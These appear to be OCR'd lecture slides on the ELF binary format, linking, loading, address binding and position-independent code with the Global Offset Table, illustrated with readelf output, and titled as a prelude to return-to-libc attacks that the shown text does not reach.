ELF & Return 2 libc

References

- Operating Systems Concepts, 9the Edition, Abraham Silberschatz, Peter Baer Galvin, Greg Gagne
- Linux Standard Base Core Specification 2.0.1

  https://refspecs.linuxfoundation.org/LSB_2.0.1/LSB-Core/LSB-Core/set1.html
- System V ABI Specifications of i386
  - https://www.uclibc.org/docs/psABI-i386.pdf
- ELF Format

  http://www.skyfree.org/linux/references/ELF_Format.pdf


  http://www.sco.com/developers/gabi/2003-12-17/ch4.intro.html

  https://pax.grsecurity.net/docs/aslr.txt

A Programs Life

- Compiled/translated into binary (object form) by a compiler or assembler
- Programs in interpreted languages are translated into an intermediate format
- Executed by a process
- Terminate when done

Process for producing an executable file



Typical life cycle of a program

write -> compile -> link -> load -> execute

ABI


- Application Binary Interface (ABI)
- An ABI is a set of conventions that allows a linker to combine separately compiled modules into one unit without recompilation such as calling conventions, operating system interface etc.
- Conforming to an ABI allows portability across binaries compiled using different compilers
  - E.g. You are using a third-party library for your application and the library is updated at a later point, if the library conforms to a standard ABI, then your application will not need to change

Object Files

- Again, object files are binary representations of programs intended to directly execute on a processor
- Format of object files is called Executable and Linking Format (ELF) (for *nix systems)
- Participate in program linking (building a program) and program execution (running a program)
- Provides parallel views of a file’s content, reflecting the needs of linker and loader.
- ELF format supports multiple processors, multiple data encodings, multiple classes of machines

Object Files

- Only the ELF Header has a fixed position, program header and section header may change places



Section Headers are used during compile-time linking; it tells the link editor how to resolve symbols, and how to group similar byte streams from different ELF binary object

Object Files

- ELF Header is a 16 byte sequence at the beginning and describes how to interpret the file
- Contains information that allow a linker to parse and interpret the object file
- Examples
- File Identification
  - Magic Number 0x7f, E, L , F
- File's Class
  - 32-bit or 64 bit objects
- Data Encoding
  - Little Endian or big endian
- ELF Header Version Number
- OS or ABI specific ELF extensions used by this file

Object Files

Name	Value	Meaning
ELFOSABI_NONE	0	No extensions or unspecified
ELFOSABI_HPUX	1	Hewlett-Packard HP-UX
ELFOSABI_NETBSD	2	NetBSD
ELFOSABI_LINUX	3	Linux
ELFOSABI_SOLARIS	6	Sun Solaris
ELFOSABI_AIX	7	AIX
ELFOSABI_IRIX	8	IRIX
ELFOSABI_FREEBSD	9	FreeBSD
ELFOSABI_TRU64	10	Compaq TRU64 UNIX
ELFOSABI_MODESTO	11	Novell Modesto
ELFOSABI_OPENBSD	12	Open BSD
ELFOSABI_OPENVMS	13	Open VMS
ELFOSABI_NSK	14	Hewlett-Packard Non-Stop Kernel
	64-255	Architecture-specific value range

Object Files

- Location and sizes of each section is described by the Section Header Table (SHT)
- Program header table tells the system how to create a process image
- Segment is simply a collection of similar types of code/ data
- Advantages
  - Once the memory locations are loaded, they don’t need to change
  - MMU can mark these portions of memory with the right permissions it needs, and perform better access control

Linking

- Process of resolving references that a program has to external objects (variables, functions)
- For example

```
main() {
    printf("Hello World!");
}
```

- Compiler and assembler generates a symbol table during compilation with unresolved references marked with preset values like 0x0
- Linker goes through symbol table and tries to resolve references for the unresolved symbol

Linking

- Three tasks for a linker:
  - Searches to find library routines used by program e.g. printf(), math routines etc..
  - Determine memory locations that code from each module will occupy and relocates its instructions by adjusting absolute references
  - Resolves references among files

Types of Linking

- Static and Dynamic linking

Static	Dynamic
All libraries are copied to the final executable image as the last step of compilation	The names of the libraries are placed in the final executable as “stubs”. The linking happens at run-time
Performed by the linker	Performed by the linker-loader part of the operating system
If an external file has changed, then the entire executable has to be recompiled and re-linked for the changes to happen	The individual modules can be shared and recompiled.
Takes constant load time every time it is loaded for execution	The load time of executable maybe reduced if the shared lib is already present in memory

Dynamic Linking

- Dynamically linked executable always specify a dynamic linker or interpreter, which is a program that loads the executable along with all its dynamically linked libraries
- The kernel only loads the interpreter, not the executable
- On a Linux x86 system the ELF interpreter is typically the file /lib/ld-linux.so.2

ELF Standard Sections

Name	Type	Attributes
.bss	SHT_NOBITS	SHF_ALLOC+SHF_WRITE
.comment	SHT_PROGBITS	0
.data	SHT_PROGBITS	SHF_ALLOC+SHF_WRITE
.data1	SHT_PROGBITS	SHF_ALLOC+SHF_WRITE
.debug	SHT_PROGBITS	0
.dynamic	SHT_DYNAMIC	SHF_ALLOC+SHF_WRITE
.dynstr	SHT_STRTAB	SHF_ALLOC
.dynsym	SHT_DYNSYM	SHF_ALLOC
.fini	SHT_PROGBITS	SHF_ALLOC+SHF_EXECINSTR
.fini_array	SHT_FINI_ARRAY	SHF_ALLOC+SHF_WRITE
.hash	SHT_HASH	SHF_ALLOC
.init	SHT_PROGBITS	SHF_ALLOC+SHF_EXECINSTR
.init_array	SHT_INIT_ARRAY	SHF_ALLOC+SHF_WRITE
.interp	SHT_PROGBITS	SHF_ALLOC
.line	SHT_PROGBITS	0
.note	SHT_NOTE	0
.preinit_array	SHT_PREINIT_ARRAY	SHF_ALLOC+SHF_WRITE
.rodata	SHT_PROGBITS	SHF_ALLOC
.rodata1	SHT_PROGBITS	SHF_ALLOC
.shstrtab	SHT_STRTAB	0
.strtab	SHT_STRTAB	SHF_ALLOC
.symtab	SHT_SYMTAB	SHF_ALLOC
.text	SHT_PROGBITS	SHF_ALLOC+SHF_EXECINSTR

ELF Section Types

Type	Description
SHT_NULL	This value marks section header as inactive. It does not have an associated section.
SHT_PROGBITS	The section holds information by the program, whose format and meaning are determined solely by the program
SHT_NOBITS	A section of this type occupies no space in the file but otherwise resembles SHT_PROGBITS
SHT_STRTAB	The section holds a string table
SHT_HASH	Section holds a symbol hash table
SHT_DYNAMIC	The section holds information for dynamic linking
SHT_INIT_ARRAY	Contains pointers to initialization functions
SHT_FINI_ARRAY	Contains pointers to termination functions
SHT_REL	The section holds relocation entries without explicit addends

ELF Sections - Attributes


Attribute	Indicates the section
`alloc`	is loaded into memory at runtime. This is true for code and data sections, and false for metadata sections.
`exec`	has permission to be run as executable code.
`write`	is writable at runtime.
`progbits`	is stored in the disk image, as opposed to allocated and initialized at load.
`align=`*n*	requires a memory alignment of *n* bytes. The value *n* must always be a power of 2.

Loading

- Part of OS that brings an exe file residing on disk to memory and starts its running
- Kernel uses exec to load program
- Steps:
  - Read exe files header to determine size of text and data segments
  - Create a new address space for the program
  - Copies instructions and data into address space
  - Copies arguments passed to the program on the stack
  - Initializes the machine registers including the stack pointer
  - Jumps to a startup routine that copies the program’s args from the stack to registers and calls the programs main routine

EFL Segments

- Executable and shared objects contain segments which are grouping of one or more sections.
- The loadable segments contribute to the programs process image and provide an execution view of the object file



Segments Example

```
vol@ubuntu:~/netsec/retlibc$ readelf --segments libsharead.so

Elf file type is DYN (Shared object file)
Entry point 0x390
There are 7 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x00000000 0x00000000 0x00540 0x00540 R E 0x1000
  LOAD           0x000f0c 0x00001f0c 0x00001f0c 0x00104 0x0010c RW  0x1000
  DYNAMIC        0x000f20 0x00001f20 0x00001f20 0x000c8 0x000c8 RW  0x4
  NOTE           0x000114 0x00000114 0x00000114 0x00024 0x00024 R   0x4
  GNU_EH_FRAME   0x0004c4 0x000004c4 0x000004c4 0x0001c 0x0001c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
  GNU_RELRO      0x000f0c 0x00001f0c 0x00001f0c 0x000f4 0x000f4 R   0x1

 Section to Segment mapping:
  Segment Sections...
   00     .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .eh_frame_hdr .eh_frame
   01     .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
   02     .dynamic
   03     .note.gnu.build-id
   04     .eh_frame_hdr
   05
   06     .ctors .dtors .jcr .dynamic .got
```

ELF Segment	Purpose
DYNAMIC	For dynamic binaries, this segment hold dynamic linking information and is usually the same as .dynamic section in ELF's linking view.
GNU_EH_FRAME	Frame unwind information (EH = Exception Handling). This segment is usually the same as .eh_frame_hdr section in ELF's linking view
GNU_RELRO	This segment indicates the memory region which should be made Read-Only after relocation is done. This segment usually appears in a dynamic link library and it contains .ctors, .dtors, .dynamic, .got sections.
GNU_STACK	The permission flag of this segment indicates whether the stack is executable or not. This segment has no content; it is just an indicator
INTERP	For dynamic binaries, this holds the full pathname of runtime linker ld.so This segment is the same as .interp section in ELF's linking view.
LOAD	Loadable program segment; only segments of this type are loaded into memory
NOTE	Auxiliary information. For core dumps, this section contains the detailed status of the process when the core is created and the reasons.

Address Binding

- Address Binding is a mapping from symbolic addresses to *absolute addresses* or *relocatable addresses*
- Source code produces *symbolic* addresses
  - Array1, x, y, count
- A compiler will bind these symbolic addresses to
  - Absolute addresses
    - Symbolic address was x, absolute (physical address) is 0x04
  - Relocatable addresses
    - Symbolic address was x, relocatable address is “16 bytes from the beginning of this file”

Types of Address Binding

- Compile Time Address Binding - If we know ahead of time where the process will reside in memory, then absolute code can be generated
  - Eg. If a user process will reside at location R, then the generated compiler code will start at that location
  - If the starting location changes at a later time, then the compiled code must be recompiled
  - The MS-DOS .COM-format programs are bound at compile time.
  - Not possible for systems that support multi-programming

Types of Address Binding

- Load Time: If where the process will reside in memory is not known ahead of time, the compiler must generate relocatable code
  - Performed by the loader
  - Code will contain relocatable addresses (such as 14 bytes from the beginning of this module)
  - Final binding is delayed until load time.
  - Relocating loader contains (through a base register) the address in main memory where the program will be loaded
  - Logical address is added to base address to generate physical address
- Compile-time and load-time address binding generates identical logical and physical addresses

Types of Address Binding

- Execution Time: If process can be moved during execution from one memory segment to another, then binding must be delayed until runtime
  - MMU (hardware) translates logical address to physical address
  - Uses a relocation register to generate the mapping
  - User programs always generate logical addresses
  - This complex binding scheme is the only in which the logical address space and the physical address space differ!
  - Supported approach by most modern processors that support multi-programming
  - Useful for runtime memory compaction or to eliminate fragmentation

Dynamic Loading

- Allows a routine to be loaded only when it is invoked
- All routines are kept on disk in a relocatable load format
- When a routine calls another routine, it does the following:
  - Caller first checks to see if the callee is already loaded
  - If not, the relocatable loader linker loads module into memory and updates programs address table
  - Control then passes to the callee routine
- Technique used to load shared libraries

Dynamic Linker-loader

- Kernel uses exec system call
- The file type is looked up and appropriate handler is called
- Binfmt-elf handler then loads the ELF header and the program header table (PHT)
- Program Header Table contains info on how to start the program.
  - LOAD determines what part of the ELF has to be loaded
  - INTERP specifies an ELF interpreter
  - DYNAMIC points to .dynamic section that contains information to the ELF interpreter on how to setup the binary

Dynamic Linker-Loader

- Statically linked libraries can do without the interpreter
- *ld* includes startup code, loads shared libraries needed by binary and performs relocations
- Kernel transfers control to the interpreter if it is loaded or to the program itself
- *ld* looks at the information in the DYNAMIC section of the program header to determine which shared libraries are required

Dynamic Linker-Loader

- REL is the address to the relocation table

```
greek0@iphigenie:~$ readelf -d /bin/bash
Dynamic section at offset 0xa0214 contains 22 entries:
 0x00000001 (NEEDED)                     Shared library: [libncurses.so.5]
 0x00000001 (NEEDED)                     Shared library: [libdl.so.2]
 0x00000001 (NEEDED)                     Shared library: [libc.so.6]
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000003 (PLTGOT)                     0x80e92f0
 0x00000002 (PLTRELSZ)                   1448 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x805ad04
 0x00000011 (REL)                        0x805acc4
 0x00000012 (RELSZ)                      64 (bytes)
 0x6ffffffe (VERNEED)                    0x805ac34
 0x6fffffff (VERNEEDNUM)                 2
 0x6ffffff0 (VERSYM)                     0x8059d22
 0x00000000 (NULL)                       0x0
```

Types of Object Files

- 3 types –
  - Relocatable object file
  - Executable object file
  - Shared object file

Relocatable Object file

- Static library files that holds sections containing data and code.
- Every process gets a copy of the code and data
- Suitable for linking with other object files to create an executable or a shared object.
- *.o files

Executable File

- Executable file holds a program that is ready to execute.
- For an executable, the linker resolves all symbol references relative to the entry point address.

```c
#include <stdio.h>

int main(int arg, char * argv[]) {

  printf("Hello world!");
  return 0;
}
~
~
~
```

root@ubuntu: /home/vol/netsec/retlibc   vol@ubuntu: ~/netsec/retlibc

```
root@ubuntu:/home/vol/netsec/retlibc# readelf -h hello
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048330
  Start of program headers:          52 (bytes into file)
  Start of section headers:          5056 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         36
  Section header string table index: 33
```

Entry point address is put in by the linker to tell OS where to start executing the executable's code.

Shared Object

- Dynamic shared object (DSO) on Linux, Dynamic link library(DLL) on Windows
- Object file is not linked statically – Dynamic linker loads it at runtime
- Single copy of the object can be shared across multiple programs
- Data is not shared across multiple programs (any one remembers the data share optimization I talked about?)
- Compiled using –fPIC option (-shared is also used)

QUIZ

- What will be the entry point of the shared library at compile time?

QUIZ

- What will be the entry point of the shared library?

UNKNOWN AT COMPILE TIME!

Load-time relocation

- Method used to resolve internal code and data references in shared libraries when loading them into memory
  - (what was discussed before was load-time relocation)
- Newer systems use position-independent-code (PIC)

Position Independent Code

- Load-time relocation not ideal for loading shared libraries for 2 reasons
  - Performance overhead – loader modifies the text section of the libraries to perform dynamic relocation
    - For a complex application that loads several shared libraries, this becomes a huge overhead
  - Text section becomes non-shareable if load-time relocation is applied.
  - Also instructions like mov require absolute addresses
- ELF binary system is designed to separate code and data.
- Code is *read-only* and *executable*, Data is marked *read-write*, and *not-executable*.


Position Independent Code

- Code is *read-only* so that multiple processes can use the code (and hence has to be position independent).
- The data segment is *read-write* and is mapped into each process space differently.
- Relocations that refer to data segment is easy : we can add relative offsets, or write absolute addresses with no problem.
- Relocations in code area is more difficult : Code relocs "bounce off" an entry in the data area, known as the GOT (global offset table).
- A GOT is a table of addresses, residing in the data section.

Position Independent Code

- When some instruction in the code section wants to refer to a variable, instead of referring to it directly by absolute address (which would require a relocation), it refers to an entry in the GOT.
- Since the GOT is in a known place in the data section, this reference is relative and known to the linker.
- The GOT entry, in turn, will contain the absolute address

Global Offset Table



The base address of the data segment is located immediately after the end of the executable code segment.

